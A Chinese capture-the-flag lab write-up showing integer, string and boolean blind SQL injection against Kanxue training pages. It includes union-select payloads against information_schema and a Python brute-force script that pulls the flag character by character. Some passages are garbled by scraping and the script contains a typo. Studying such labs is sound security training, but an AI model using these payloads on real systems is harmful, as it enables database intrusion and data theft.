看雪-2_13_sql_1100
0x01 系统工具
- 系统:
MacOs 22.5.0 - 工具:
firefox、burpsuite2022
0x02 实验目标
- 有黑客在尝试拖库
- SQL注入漏洞分析与实操讲解
0x03 具体步骤

1.php整数型SQL注入训练、2.php字符型SQL注入训练、3.php盲注型SQL注入训练 这三个案例目的均为获取
数据库中的数据,可以从以下5步获取结果- 判断
注入位点、判断select列数、查库名、查表名、查列名
- 判断
 这三个案例目的均为获取

1.php 整数型SQL
- 判断
注入位点


使用and 1=1和and 1=0页面是否一致判断是否存在注入位点
and 1=1如下
and 1=0如下
界面不一致,说明存在注入点 - 判断
select列数

使用order by确认列数(按第几列排序),根据反馈结果确认列数看到有三列,查数据库信息可以通过这三列获取 - 查
库名- 在sql中我们查询
database语句为select * from *** where id =1

那么拼接后的语句可以写为?id=1 union select 1,2,database() id=1不显示数据id=0正常显示- 说明使用
id=0,可以保证把数据库位置让出来,让数据显示,需要判断哪些列在前端展示,最后查到库名为ctf
- 在sql中我们查询
- 查
表名- 通过

information_schema查询元数据,获取表名,列名但不包含用户的数据表信息、要注意我们表有好多个,但是我们把多个表合并为一行显示需要用到函数group_concat(table_name) - 拼接后的
URL如下 ?id=0 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='ctf'- 查询到表名信息:
answer,emails,referers,uagents,users- 根据经验判断哪个表最
敏感:answer
- 根据经验判断哪个表最
- 通过
- 查`列名
- 通过
information_schema.columns获取ctf库answer表的列名,还需要把多个列合并到一起group_concat(column_name) 查询列的URL如下?id=0 union select 1,2,group_concat(column_name) from information_schema.columns where table_name='answer'- 获取列名为
flag
- 通过
- 查结果
- 根据
库(ctf)、表(answer)、列(flag)查询出结果 ?id=0 union select 1,2,flag from answer
- 根据
 看到有
看到有


2.php 字符型SQL
如果能获取源码的情况下,直接阅读源码是最有效率的
注释不可用的情况下,-- - 是最有用的。
- 判断
注入位点and 1=1和and 1=0发现界面一致,查看源码使用''过略,前端输入所有数据后端全部使用’',使用’#方式过略
- 判断
select列数- 使用
URLid=1’ order by 3#查询列数
- 使用
- 查
库名?id=1‘ union select 1,2,database()#
- 查
表名?id=0’ union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='ctf'#
- 查
列名
-?id=0’ union select 1,2,group_concat(column_name) from information_schema.columns where table_name='answer'# - 查结果
?id=0’ union select 1,2,flag from answer#
 使用
使用

3.php 盲注型SQL
-
当出现类似


true,false回显表示布尔盲注,如下图查询有结果 -
查询
无结果 -
and 1=1表示查询有结果 -
当出现
and 1=0为查询无结果 -
像这种情况,按照如下思路:
- 在没有
效据回显的情况下,可以存在不同的页面内容回显 - 通常
逐个爆破猜解,效率偏低 - 思路:利用
回显的不同推测SQL语句执行的结果是True还是False - Payload:
or select * from users where id='1' and (select length(database()))=1#
- 在没有
-
编写脚本
- 使用
python写,有一些盲注常用函数left(a,b)从左侧截取a的前b位:left(database(),1)>'s'substr(a,b,c)从b位置开始,截取字符串a的c长度mid(a,b,c)从位置b开始 ,截取字符串a的c位ascii()将某个字符转换为ascii值:ascii(substr(user),1,1))=101#
- 围绕功能点
- 判断
注入位点 - 判断
select列数 - 查
库名 - 查
表名 - 查
列名 - 结果
- 判断
- 使用


0x04 POC
import requests
url = "http://46b298dd-c0cd-4710-bcba-e21391d5d64f.node.kanxue.com:81/3.php?id=0 or ascii(substr((select database()),%s,1))=%d"
url = "http://46b298dd-c0cd-4710-bcba-e21391d5d64f.node.kanxue.com:81/3.php?id=0 or ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),%s,1))=%d"
url = "http://46b298dd-c0cd-4710-bcba-e21391d5d64f.node.kanxue.com:81/3.php?id=0 or ascii(substr((select group_concat(coulmn_name) from information_schema.columns where table_name='answer'),%s,1))=%d"
url = "http://46b298dd-c0cd-4710-bcba-e21391d5d64f.node.kanxue.com:81/3.php?id=0 or ascii(substr((select group_concat(flag) from answer),%s,1))=%d"

result = ""

for i in range(1,100):
    for j in range(33,127):
        payload = url % (i,j)
        resp = requests.get(payload)
        if "查询" in resp.text:
            result += chr(j) # ascii码 转为 字符

            print(result)
            break


print(result)
%s 表示字符串输入,%d表示整数输入,用i、j构造payload,通过查询库名,表名,列名,最后查询flag来逐步循环获取结果,sql语句和前两种注入基本一致,这里直接使用select,没有union select限制列数
0x05 小结
